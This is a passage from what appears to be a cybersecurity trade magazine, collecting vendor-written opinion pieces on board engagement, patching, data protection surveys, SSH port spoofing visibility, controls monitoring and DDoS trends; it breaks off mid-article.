
8. **Have a field day** – Conduct yearly or even biannual tabletop exercises for board members. Let them feel and experience the organizational impact of a breach. Ask them what they think their role should be when/if there's a major security incident.

The Bottom Line

Getting the board on board with your cybersecurity program is crucial to being an effective organizational security leader. It's no small challenge. Yet taking the time to understand who your board members are, how they think, and how they perceive value – along with sharing a slice of your world in a way they can digest – you'll find the rocky path to gaining your board's alignment that much smoother.

About the Author

Ori is CYREBRO's CTO, coming from a strong technical cybersecurity background, specifically with years' operating and managing global monitoring and investigation teams. He brings in-depth working knowledge with cutting edge cybersecurity platforms and innovative technologies. Ori can be reached online at LinkedIn and at CYREBRO's website http://www.cyrebro.io.



Solving Cybersecurity Problems Arising in "Difficult Environments of High Uncertainty."

By James Hess, CEO of Unknown Cyber

Cybersecurity is a critical issue that affects organizations of all sizes and industries, but it can be particularly challenging in environments of high uncertainty. The challenges of these environments may include rapidly changing technology, a lack of standardization, and a lack of clear regulations or guidelines. In these situations, it is essential for organizations to take proactive measures to protect their networks and data.

One of the biggest challenges is the rapid pace of technological change. New technologies and devices are constantly being developed and deployed, and they can introduce new vulnerabilities into an organization's network. For example, the widespread adoption of the Internet of Things (IoT) has led to a proliferation of connected devices, many of which have poor security and can be easily hacked. This has led to an increase in cyber-attacks on these devices, which can compromise an organization's network and data.

Another challenge is the lack of standardization. Without clear standards for security, it can be difficult for organizations to know what measures to take to protect their networks and data. This can lead to a patchwork of security solutions that may not be effective or that may be incompatible with other systems.

In addition to these challenges, the lack of clear regulations or guidelines can make it difficult for organizations to know what is expected of them in terms of security which lead to further confusion and uncertainty.

Despite these challenges, it remains essential for organizations to take proactive measures to protect their networks and data. This can include implementing robust security protocols and technologies, such as firewalls, intrusion detection and prevention systems, and encryption. It can also include regular security assessments and penetration testing to identify and address vulnerabilities in the network.

Another important step is ensuring that all employees are trained on security best practices and are aware of the risks associated with the use of technology. This can include educating employees on the importance of strong passwords, avoiding phishing scams, and being vigilant about suspicious activity on the network.

In addition, organizations should also consider implementing security incident response plans to ensure that they are prepared to respond quickly and effectively in the event of a cyber-attack. This can include identifying key stakeholders, establishing clear roles and responsibilities, and rehearsing incident response procedures.

Finally, organizations should also stay informed about new security threats and technologies and be prepared to adapt their security strategies as needed. This can include staying up-to-date with the latest security research and attending industry events and conferences.

In conclusion, cybersecurity is a critical issue that affects organizations of all sizes and industries, but it can be particularly challenging in environments of high uncertainty. To protect their networks and data, organizations must take proactive measures to implement robust security protocols and technologies, educate employees on security best practices, and stay informed about new security threats and technologies. By taking these steps, organizations can reduce the risk of cyber attacks and protect their valuable assets.

About the Author

James is the CEO of Unknown Cyber. Commercialized from DARPA research, Unknown Cyber identifies unknown malware by automatically Unpacking, Deobfuscating, Reverse Engineering and Attributing new malware variants before the rest of the world. James is an Army Intelligence Officer and Aviator and has led and Commanded some of their newest organizations during his 24+ years of service. He was member of the first Louisiana Cyber Defense Incident Response Team and lead the 75th Innovation Command's Huntsville Unit before becoming Cyber Fusion Officer at the Army Reserve Cyber Protection Brigade. He is now an instructor for the Army Command and General Staff College. Prior to commissioning, he operated in Iraq as a USMC Scout Sniper for 3/23 Marines. He holds Master Degrees in Business, IT Management, and Data Science. He has a research background using neural networks to do feature recognition for remote sensing and is faculty for the Cybersecurity Program at Tulane University. He brought the first Hacking for Defense program to Tulane University which realized solutions for NSA, and The Air Force's New 350th Spectrum Warfare Wing. James has judged in multiple rounds of Army Expeditionary Technology Search sponsored by the Assistant Secretary of the Army for Acquisition, Logistics, and Technology. He has consulted for multinational Corporations, multiple startups, and realized both OTA and SBIR selection from the Army and Air Force. He has demonstrated results in difficult environments of high uncertainty and solves problems as an approachable change manager who recognizes the strengths of team members and emphasizes them to create positive results for his Organization.

https://www.linkedin.com/in/jhesstu/

As Cyber Attacks Target Large Corporates, Teams Need to Evolve Data Security

By Karthikeyan Mariappan, VP of Engineering, Titaniam

Chief information security officers (CISOs) and their teams zealously study attack data to determine how adversaries' strategies are changing from month to month and year to year. Titaniam's recent research report, Enterprise Security Priorities for 2023, should put enterprise CISOs on notice. The reason why: in 2023, cybersecurity professionals predict that attackers will target large corporations over vertical-focused enterprises; insider threats will rise; and adversaries will seek structured and unstructured data that reveals corporate intent. The report surveyed cybersecurity experts at 100 enterprises to gain their predictions for 2023 and compared them to 2022 attack types and other breach findings.

Large Corporates Replace Financial Services as Most Targeted Sector

In 2022, respondents said financial services (36%) topped the data breach list due to its wealth of personal identifiable information (PII) and transaction data. This data can be held hostage via

ransomware attacks, used to commit fraud, or leveraged to amass rich consumer profiles that can be sold on the criminal underground, to name just a few attack strategies.

In 2023, survey respondents expect 41% of attacks to target large corporations without a specific industry focus, up from 29% in 2022. So, what's the reason for attackers' newly industry-agnostic focus?

The fast pace of change has introduced new vulnerabilities into corporate networks. Large companies are adopting more cloud services, aggregating data for analytics, pushing code into production faster, and connecting applications and systems via APIs. As a result, misconfigured services, unprotected databases, little-tested applications, and unknown and unsecured APIs abound.

All of these changes make corporations attractive targets for cyber attackers, who often pivot to where the low-hanging fruit is. After all, why execute an automated distributed denial of service (DDoS) attack when you can simply look for and access an ill-secured cloud database or API?

Two-Thirds of Companies Reported Breaches, But Dwell Time Decreases

Given the rapid rate of change in 2022, it's not surprising that data breaches increased. Nearly two-thirds (65%) of companies reported data breaches in 2022, as attackers exploited process gaps and security vulnerabilities to exfiltrate data, 80% of which was not PII.

If there is a small silver lining to all of this bad news, it's this: Security teams are detecting breaches faster. Among those breached, 45% of security operations teams detected the incident on the same day, another 46% on the next day or up to a week, and a final 9% identified it within a month. Teams are using security platforms that leverage automation and artificial intelligence to detect anomalies amidst the noise and speed up security operations processes. This means less dwell time in networks for hackers and less damage for companies.

Malware, Insider Threats, and Ransomware Expected to Be Top 2023 Challenges

Malware threats will continue to be the top threat in 2023, representing 40% of expected threats. What's new for 2023 is that insider threats are the new number-two attack vector, predicted to represent 23% of attacks followed by ransomware and related extortion (21%) and phishing (16%). In 2022, the top threats were malware (30%), ransomware and extortion (27%), insider threats (26%), and phishing (17%). An important thing to note about these findings is that threats can be overlapping. For example, insiders can help launch ransomware attacks, while phishing attacks can also involve malware.

CISOs know that bad actors are using new malware types, such as loaders, info stealers, and wipers, to accelerate attacks, steal sensitive data, and create mayhem. They're also buying and stealing employee credentials to walk in through the front door of corporate networks. Attackers have realized that some companies don't use behavior-based analytics to detect abnormal activity from supposedly authorized users and are exploiting this gap to cause mayhem.

The Enterprise Data Types That Attackers Want Is Changing

Once inside networks, attackers move swiftly to locate and exfiltrate desired data. Surprisingly, PII is no longer the top target. Instead, in 2022, hackers exfiltrated high-value data, such as data crucial to the organization (57%) and intellectual property (57%) over PII or sensitive PII (38%). (Some data represents more than one type of information.)

Survey respondents predict that in 2023 attackers will target structured data used for analytics (68%) over that used in databases (62%). They'll also target unstructured data created by users (58%) over that created by applications (54%) or other sources (16%). This is a reversal from 2022 when attackers targeted structured data used in databases (68%) over analytics data (63%) and unstructured application data (57%) over user data (50%).

The reason for this change of heart? Analytics and user data reveal corporate intent, providing a lens into strategies, product launches, sales targets, partnerships, and other plans of interest to attackers, such as nation-states, cybercriminals, and more. Meanwhile, malicious insiders can easily sell this data externally to a myriad of buyers.

Why Protecting Data Is the New #1 Security Priority for Corporate Teams

Large-scale data breaches are always harmful to companies. However, losing control over go-to-market strategies, intellectual property, and other sensitive data can quite literally derail a company's future. Nation-states can use stolen intellectual property to take solutions to market faster and corner a niche. Competitors can poach customers by offering better deals. Analysts can downgrade companies' ratings based on leaked plans. The list goes on and on.

So, it's not surprising that protecting data (31%) has emerged as the #1 security priority for 2023, ahead of preventing ransomware, data exfiltration, and extortion (27%); and staying ahead of malicious attacks (23%) and other objectives. To achieve this goal, 92% of teams plan to increase their security measures in 2023, while 97% will explore new solutions.

How Corporate Cybersecurity Teams Will Protect Data in 2023

Cybersecurity teams plan to use a variety of techniques to protect data from unauthorized access and exfiltration. Increasingly, they're choosing modern or next gen tokenization (60%) over traditional tokenization (49%), both of which swap sensitive data for tokens. That's because modern or next gen tokenization systems implement encryption-in-use on the back end enabling teams to be able to search and analyze information without detokenizing it. With traditional tokenization, teams are forced to ust detokenize data to use it, and this leaves the data exposed to attacks.

Similarly, cybersecurity teams want to leverage data masking (58%), ensuring private data is not visible to unauthorized users. They're also relying on encryption-in-use (55%) to bolster data protections, not just encryption-at-rest (51%) and encryption-in-transit (51%). Encryption-in-use keeps data secure while

apps and databases query and analyze it. Companies that don't have that capability risk exposing data whenever it's used, which is often.

While rising data risks and beaches are obviously a concern for cybersecurity teams, the good news is that they can use multiple techniques to minimize these threats. Platforms that use modern or next gen tokenization, data masking, and encryption across the data lifecycle can protect organizations against exfiltration and ransomware demands while still making information available for search and analytics.

About the Author

Karthikeyan is the Co-Founder and Head of Software Development at Titaniam. Before Titaniam, Karthikeyan spent 15 years at Yahoo where he spearheaded data analytics solutions. Karthikeyan believes that not only remote workplace was a necessity during the pandemic, it will be a significant part moving forward and keeping employees engaged requires a different approach.

Karthikeyan can be reached online LinkedIn and at our company website https://titaniam.io/.

Treading Water: The Struggle Against Third-Party Vulnerabilities and How True Automation Can Help.

By Dan Richings – Senior Vice President, Global Presales, Solutions Engineering, and Support – Adaptiva

Using third-party software is unavoidable in today's market. The competition and the break-neck pace that IT teams are asked to deliver lead organizations to make the easy choice instead of the right choice, exposing them to vulnerabilities.

A software vulnerability is blood in the water. And by the time you've noticed, the sharks are already closing in.

Operating systems are more secure than ever. Nonetheless, cybercriminals are finding a way through unpatched third-party Windows applications, leaving companies feeling like they are treading shark-infested waters with a needle and thread, trying to stitch their wounds.

Despite knowing the dangers, organizations still can't manage to keep up. It's costing them not only money and customers; it negatively impacts their reputations as well.

Too little too late

Perhaps it's the bureaucracy, the pressure to release quicker, loosely defined governance processes, a communication breakdown, or a little bit of everything. Whatever it is, it's usually avoidable. Sixty percent of data breaches happened through a vulnerability known to the organization that has not been patched. So what can we do differently? How can we ensure faster, more effective patching responses?

Increasing headcount seems appealing, but we know it won't fix the problem and we don't have the budget for it anyway. One thing is for sure, the consequences of an unsecure system can be life-threatening.

Scripps Health turned away patients after experiencing a serious ransomware attack in 2021, leaving core parts of its IT infrastructure offline. That same year, Waikato Hospital in New Zealand and the Irish health service had to reschedule life-saving surgeries due to their own vulnerabilities.

It's gotten so bad that governments are passing legislation to encourage organizations to prioritize patching vulnerable software. The U.S. Department of Homeland Security now requires federal agencies and contractors to patch high vulnerabilities in 30 days, and critical vulnerabilities within just 15 days.

Although well-intentioned, mandating something be done is a lot easier than actually doing it - as developers can attest.

What can be done?

Why on earth is patching third-party applications so challenging? What gives? During my time at Adaptiva, I've heard a lot from enterprises about the challenges they face patching vulnerable third-party software. Here are the most common reasons I'm told.

Remote work and disjointed teams

Just a few years ago, work looked different. It was rare to be a remote employee, especially for IT. On-premise and on-call, everyone was where the work was being done. Where the action was. It's different now. Regardless of your feelings toward remote work, I don't think anyone was prepared for such a massive and quick shift.

Without tight protocols around the organization, teams are left with disjointed workflows. Vulnerability management typically is an IT security task but patching desktop computers might be the job of the desktop team, IT operations, or IT service management.

These disconnects can interrupt workflow, hinder effective communication, and cause even more friction and delays in the patching process.

Remote work also introduces new security threats, as employees prefer to use their own, at-home devices to access enterprise applications. Sure, we can try procuring, encrypting, and shipping laptops or hiding access behind VPNs. If an employee insists on using their own device who is to stop them, after all?

Poor or arduous change management

Let's be clear - change management is critical to any enterprise. Poor change management can ruin the entire software development lifecycle. It can land you in a lot of trouble with auditors, too. But arduous change management, bureaucracy for bureaucracy's sake, can be just as bad.

When there is an immediate threat to customer data, urgency is needed. There's no time to wait around for the next release date and committee approvals. I once knew someone in the manufacturing industry who had to go through 42 (yes, 42) approvals before a change was ready to deploy into production.

Change management needs nuance and different tracks for different issues. Old policies need updating to adjust to the evolving threat landscape.

Overwhelmed employees

The backlog never ends. By the time a patched version of an application is developed, tested, and deployed it's already outdated and replaced by another newer version with more patches. Hackers know how organizations prioritize work and they use it to their advantage by purposely exploiting low-priority, lightly used applications - flying under the radar.

Cyber threats require hypervigilance at all times. Exacerbated by the recent layoffs, inflation, and tightened budgets, organizations feel outmanned. So do their employees.

Patches aren't perfect.

I wish it was as easy as pressing a button, but for most enterprises that just isn't the case. The security concerns and compatibility tests associated with patching can take days, if not weeks, to complete.

The frequent release of patches can make it challenging for teams to determine which metadata applies to the patch they are trying to apply, further prolonging the deployment process. If and when the patch is finally deployed, it likely has to be reworked and redeployed.

It's amazing that patching happens at all. As cyber criminals are working around the clock and software is getting increasingly complex, these issues are likely to only get bigger.

Even if the third-party issues the patch, there is no promise that it's secure, or that it doesn't introduce even more problems. Remember the SolarWinds hack? Cybercriminals pushed code through a patch going to thousands of vendors.

The Fix: Autonomous Patching

Third-party application patching presents many challenges to IT teams. They don't have to.

The manual processes required for patch management consume significant time and resources, making it difficult for IT teams to keep up with the ever-evolving threat landscape.

Thanks to artificial intelligence and machine learning, automation is faster, smoother, and more efficient and is enabling the era of autonomous management. According to a recent survey by Ponemon Institute, using automation to investigate and remediate vulnerabilities reduces the average cost of a breach by $450,000 a year, or 20 percent.

At Adaptiva, for example, we've created a user-focused platform that lets you simply define patching strategy across a massive library of third-party applications, and Adaptiva will autonomously patch your systems in real-time. Everything from inventory, to identification, prioritization, deployment waves, and testing will all run autonomously. You'll never have to patch a device again.

But regardless of the specific autonomous patch management solution that you choose, the bottom line is that you can move through the steps of patch management with little to no human intervention, even deploying multiple patches simultaneously. All of this in less time, which means teams get to spend more time on strategic, value-adding tasks. And as we look to the future, such tools will play an increasingly pivotal role in your overall IT security strategy.

About the Author

Dan Richings – Senior Vice President, Global Presales, Solutions Engineering, and Support – Adaptiva.

Based in the UK and with Adaptiva since 2015, Dan oversees the management of Adaptiva's products and solutions and plays a key role in determining the product roadmap for the company and delivering on customer needs. Dan has a strong technical background in IT Systems Management across a career spanning numerous industry sectors including construction, design & consulting, software development and IT professional services.

Dan can be reached online at https://twitter.com/dan_richings

and at our company website https://adaptiva.com/

Cloud Visibility and Port Spoofing: the "Known Unknown"

By Stephen Goudreault, Cloud Security Evangelist, Gigamon

As with all technology, new tools are iterations built on what came before and classic network logging and metrics are no different. The tooling and instrumenting of network traffic can be found virtually unchanged in the private cloud and on-prem. Many of the logs and metrics in use today are almost two decades old and were originally designed to solve for billing and other problems, making traffic flow patterns a bonus. Traffic logging just happens to be the use-case that has withstood the test of time.

What is port spoofing and why is it important?

Just like application and data visibility on the network, many of the rules/request for comments (RFCs) that are used today were written over a decade ago and described how things 'should' work, but there are no rules really enforcing that. This gives a lot of flexibility for possible deployments, which are rarely used. When an app or service is misconfigured, or if someone wants to evade detection, the slightest changes to standard ports can hamper most current visitable and detection schemes. Port spoofing is a known technique and MITRE ATT&CK has a whole category dedicated to evasion.

Example: Port spoofing secure shell protocol (SSH)

One of the most common and versatile examples of evading visibility is using Secure Shell (SSH) protocol on non-standard ports. SSH is usually assigned to Port 22. Security tools assume SSH traffic will use Port 22, and nearly every security team in the world keeps that port thoroughly locked down. Common practice is to block the port at the perimeter and call the network secure. Easy right?

Not quite.

Not Port 22, but Port 443

What if someone changed the default port on their SSH traffic to Port 443? Port 443 is widely used for Hypertext Transfer Protocol Secure (HTTPS)/Transport Security Later (TLS) and is almost always kept open. HTTPS traffic is utterly ubiquitous in the modern enterprise for both business-critical and personal activities. IT firewalls are not going to routinely block Port 443/HTTPS, thus making it an ideal point of entry for attackers. Changing SSH to operate on Port 443 is a very easy task. There are many forums giving detailed instructions on legitimate and illegitimate reasons to do this. Almost all modern cloud visibility tools will report the traffic as what it appears to be, not what it actually is.

```
root@ip-10-0-0-39:/home/ubuntu# netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:https           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9901            0.0.0.0:*               LISTEN
tcp        0    316 ip-10-0-0-39.us-w:https 10.0.0.142:25061        ESTABLISHED
```

Screenshot of Gigamon workload showing TLS on 443 cloud workload.

Even workloads in the cloud can misidentify their own connections. In the screenshot above, we see an active SSH session being misreported at TLS because the Linux OS assumes the connection simply based on port. The network gets it wrong and operating system tools get it wrong by reporting this traffic as "known known." The assumption is that all traffic is RFC compliant so when it is not it is not seen correctly.

The problem as it exists today.

Today, almost all traffic is assessed by its Transmission Control Protocol (TCP) port. This leads to a lot of assumptions to the nature of traffic. This is true in the public cloud, on-prem, and private cloud. In today's ever more security conscious world, making assumptions about the nature of traffic isn't as safe as it once was. For example, a recent report found that 81% of all North-South traffic and 65% of all East-West traffic is encrypted, leaving a large portion of traffic unencrypted and creating a perfect hiding place for cybercriminals to sit, wait, and plan their attack.

SSH is a very powerful tool that can facilitate a threat actor with file transfers, tunneling, and lateral movement across any network. This is only one example of how a single tool can have many uses. Factor in other applications and protocols, and a massive amount of data remains hidden. MITRE has its own category for port spoofing and the trend is only growing.

East-west traffic needs deep packet inspection too.

Next-generation firewalls (NGFW) have solved for this problem on-prem at perimeters points. The public cloud is a different story that has not been solved at scale for east and west traffic, otherwise known as intra-organization lateral communications. Virtual private cloud (VPC) flow logs only record conversations that take place along the port without really knowing what app or protocol is in use. Deep packet inspection investigates the conversation and can properly identify the applications and protocols in use. This can also be referred to as "application intelligence," which can identify more than 5,000 applications, protocols, and attributes in network traffic inspections.

Application Metadata Intelligence doesn't just look at the outer headers, it also looks deeper into the packet. By looking deep into the unique characteristics of the packet we can define a given application.

Only with this level of visibility can an organization easily span east and west across their entire enterprise in the public cloud, including container to container communications.

In the public cloud, deep packet inspection has a unique set of challenges. There is no broadcast, and to inspect traffic there either needs to be traffic mirroring or a security VPC to funnel traffic through. The less complicated option is to mirror the traffic to appropriate tools which would allow for less deployment complexity and operational friction to avoid performance bottlenecks.

The "known known" is that developers will continue to run fast, DevOps will deploy unknown or misconfigured apps, and threat actors will continually exploit vulnerabilities and blind spots. Additionally, SecOps will try to verify rules and protections, which can only be done with deep packet inspection.

If you cannot detect a simple use case of SSH on a non-standard port, what "known unknowns" are out there?

About the Author

Stephen Goudreault is a Cloud Security Evangelist at Gigamon. You can read more of Stephen's thought leadership on the Gigamon company blog https://blog.gigamon.com/author/stephengoudreault/.

A Question of Doubt

The cyber security crisis of confidence amongst CISOs and CIOs — and how to overcome it.

By Gary Penolver, Chief Technology Officer at Quod Orbis

I've worked closely with CISOs and CIOs throughout my career. As a result, I've gained a strong understanding of the specific challenges they face in their organisations and I think I've become pretty good at gauging their collective state of mind. And what I'm picking up concerns me.

In general, I've noted a crisis of confidence amongst CISOs and CIOs. By which I mean, a lack of confidence in their organisation having sufficient defences against cyber attacks — be that because of a lack of budget for the required tools, existing tooling being configured ineffectively, a lack of control and visibility of their assets, human errors and lapses or a combination of all of these things and more.

The backdrop of cloud, hybrid architecture and hybrid working

Of course there are numerous factors that, in recent years, have heaped pressure on IT departments and those responsible for ensuring that IT systems and digitally connected assets are at once accessible and secure.

The partial transition to the cloud means that organisations are wrestling with hybrid architectures that mix cloud-based systems and both legacy and more recent on-premise systems. Added to this, there's the need to service a hybrid working model — a model accelerated by the Covid pandemic, and that has grown out of a desire from board-level to offer flexible working as a benefit.

It's all a massive responsibility, so no wonder it weighs heavy on CISO and CIO minds and shoulders; and no wonder confidence levels are low.

The most common challenges

Let me give some specific examples:

CISO/CIO's worry about their IT colleagues turning off critical defences in order to fix something for someone. Of course, they are trying to do the right thing in the context of their remit. But how long will those defences be down? Have other stakeholders been consulted and advised? Will these defences be turned on again? Will they be reinstated correctly? Will all this be documented and findings shared?

Then there are common cloud computing conundrums: SaaS product behaviours are changing all the time. Take Microsoft's O365 for instance. Organisations think they have secured it once, but then a raft of changes/improvements are released. And these changes come on a regular basis, of course, because that is one of the advertised 'benefits' of applications in the cloud. Unless you keep on top of all this, new holes and vulnerabilities will keep appearing, and that previous 'hardening' work you did could be undone.

The cumulative effect is that CISOs and CIOs are deeply concerned about their organisation's ability to stay one step ahead of potential cyber security breaches.

If this all sounds like the adage 'swimming against the tide'— well, that's because it is for the many organisations that do not yet have an effective solution.

The core issues.

If one had to distil everything down to one root cause, it's this: a dramatically increased attack surface.

This brings difficult choices. Do you need more budget, more people and more tools to secure it all? Or do you have to choose what to secure properly? Or is there another solution, maybe?

But there's an even bigger, underlying problem in that most organisations already struggle to do the basics correctly. By the basics, I mean not only patching, backups, vulnerability management and so forth, but also defining and ring-fencing their assets as a whole or their 'Crown Jewels' (and note that this

isn't yet about "protecting" assets, but simply "defining"). As CISOs and CIOs know only too well, this isn't a trivial matter.

Added to which, the situation isn't helped in 'big enterprise' where M&A activity further extends the sprawl of technology and pitches together differing approaches, processes and controls.

Also, the speed at which an organisation needs to digitise its business or accelerate that digital transformation leaves cyber/security playing catchup. Despite all the good talk about DevSecOps and introducing security earlier in the software development life cycle, there still isn't enough focus on 'baking in' security from the get go.

Increased cyber security confidence with Continuous Controls Monitoring

So what's the solution for increased security and confidence? In short, three words:

Continuous Controls Monitoring (or CCM).

CCM is a Gartner-recognised solution that, if selected wisely, can provide complete controls visibility for an organisation in a single source of truth.

The point of CCM, is that it can pull all of your assets together, so all your controls — and that single source of truth — can be monitored in a single source of truth with consistent, reliable reporting that can be pushed up to the board and easily understood.

The CISOs and CIOs I speak to are genuinely concerned by what one could describe as a pincer movement. On one front there is increasing alarm about how easily cyber criminals are accessing corporate systems these days; and on the other front there is an increasing fear about how complex their hybrid of corporate systems and controls has become and how difficult it is to manage and control it all with often limited resources and scarce skills.

CCM is the strategic solution that many see as the means of winning these battles. As I said, it's about pulling everything together into a single version of the truth.

The crisis of confidence to which I refer in this article is entrenched. But it doesn't have to be this way.

CISOs and CIOs, and others whose jobs involve guarding against cyber attacks and related vulnerabilities, clearly need greater visibility of their assets and greater confidence in the technologies and the processes they are using to achieve their aims.

About the Author

Gary Penolver is CTO of Quod Orbis. He has over 15 years' experience in senior technology roles, and has been closely involved in starting and taking two technology companies to market. Gary can be reached online at gary.penolver@quodorbis.com and at our company website https://www.quodorbis.com.

Organizations Have Security Priorities Mismatched as Breaches Continue to Rise

By Tyler Farrar, CISO, Exabeam

According to the Exabeam State of the SIEM survey, security professionals remain confident in the face of modernizing adversaries despite rising breach numbers. The survey revealed that 97% of security professionals feel assured that they are well-equipped with the tools and processes they need to prevent and detect intrusions or breaches. However, according to other recent security industry reports, 83% of organizations experienced more than one data breach in 2022.

So where's the disconnect? What are the problems preventing organizations from having the upper hand against threat actors? Let's dive deeper into the survey results:

Visibility and Information is the Name of the Security Game

In the State of the SIEM survey, only 17% of all respondents have visibility into 81–100% of their network. This reality increases the likelihood that adversaries are lurking in the shadows of a company's network without the security team's knowledge.

While a significant portion of respondents were certain they can prevent cyberattacks, this confidence fails under further scrutiny. Only 62% of respondents said they can confidently tell the company board that no adversaries have breached the network — which means that more than a third of respondents *cannot* answer confidently whether an adversary is in their network.

Defending The Cyber Front Lines and Handling Stress

The security profession is known for being demanding and stressful at times. When attacks surge, stress subsequently rises. In the survey, 43% of respondents cited preventing issues as one of the major stressors. They also listed the following concerns:

- Lacking full visibility due to security product integration issues (41%)
- An inability to centralize and understand the full scope of an event or incident (39%)
- Being unable to manage the volume of detection alerts with too many false positives (29%)
- Not feeling confident that they've resolved all problems on the network (29%)

Compromised Credentials Remain a Headache

Incident detection is critical to battling compromised credentials — which are the cause of 90% of today's breaches. Thus, it is essential that organizations prioritize investing in modern security solutions that provide visibility into users and their network to detect compromised credentials. After all, blindspots are a compromised users' best friend. Adversaries can hide in the smokescreen of alerts.

When cybercriminals are in a company's network, data exfiltration can begin within minutes. Conversely, these criminals may lurk in the network for months, waiting for the perfect time to harvest company data. Here are a few final takeaways on the topic:

- Just 11% can scope the overall impact of detected malicious behaviors in less than one hour.
- 52% report they can analyze it in one to four hours.
- 34% take five to 24 hours to identify high-priority anomalies.

The Bottom Line and What Organizations Can Do to Protect Themselves

Even with significant spending on tools to prevent incidents, threat actors are still breaking into networks using compromised credentials and similar tactics. The result is overwhelmed, burnt out security analysts, and large-scale data breaches.

The key to changing the narrative and reigning in data breach numbers is for organizations to invest in both detection *and* prevention tools. Behavioral analytics and similar automated insights, combined with preventative technologies such as firewalls, etc. can bolster a company's security posture and make sure that security teams are in a better position to respond to adversaries.

About the Author

Tyler Farrar is the Chief Information Security Officer (CISO) at Exabeam. He graduated from the United States Naval Academy in 2012, and received his Bachelor of Science in Aerospace Engineering. While in the Navy, Farrar served as a Naval Cryptologic Warfare Officer. Farrar continued his education at Robert H. Smith School of Business, where he earned a Master of Business Administration in Accounting and Finance. Before Exabeam, Farrar was the Director, Cyber Security & Governance (CISO) at Maxar Technologies.

2023: What Awaits Us?

By Ashley Stephenson, CTO, Corero Network Security

When it comes to cyber security, one thing that 2022 and just about any recent year will be remembered for is the succession of big names that suffered a major breach – leaving them red-faced, often out of pocket, and chastened by how often and readily the cybercriminals tore through the outer walls and seized their valuable data. Or, more accurately, the data of tens of thousands, even hundreds of thousands, of customers who had trusted them to keep their information safe. Can we expect 2023 to be any different? What will be the burning issues? And how can the mounting tide of misfortune be gradually turned back?

More DDoS records will be broken, and packet-per-second attacks will continue to rise.

The spiraling series of DDoS records will continue to be set and broken in 2023. Throughout the last 12 months, we saw multiple broken records for DDoS attack sizes in terms of packets per second. In July, a record was set when one unnamed actor launched an attack of 659.6 million packets per second. That record was broken shortly after in September when another attack achieved a new record of 704.8 million packets per second.

DDoS attacks have classically attempted to send fewer packets of larger sizes, which aim to paralyze the internet pipeline by exceeding available bandwidth. More recent record breaking attacks, however, send more packets of smaller size which target more transactional processing to overwhelm a target. In 2023, we will likely see even more records broken, as attackers deploy ever higher packets-per-second in their attacks.

More breach reports and possible personal executive blowback

The last few years have seen an explosion of data protection regulation around the world. In 2023, that will mean we'll see more breach reports as more organizations become compelled to publicly disclose these cyber-incidents.

The legal responsibility for bad corporate behavior when dealing with breaches may also be redound to individual executives. In October of last year, Joe Sullivan, former head of security at Uber, was found guilty for hiding a breach on the ride-sharing giant in 2016. This example could set a precedent for other court cases in 2023 and make data protection decisions a matter of personal legal accountability for executives.

DDoS attackers will continue to outwit legacy defenses.

The hackers will continue to make their mark as they figure out new ways to evade legacy DDoS defenses. Attack types known as 'carpet bomb' or spread spectrum, reared their head in 2022 by attacking victims with multiple small attacks designed to circumvent legacy detect-and-redirect DDoS protection or 'black hole' sacrifice-the-victim mitigation tactics.

This kind of cunning will be on display in 2023, as DDoS attackers find new ways to wreak havoc across the internet and outsmart old, legacy thinking around DDoS protection.

DDoS will still be a weapon in conflict.

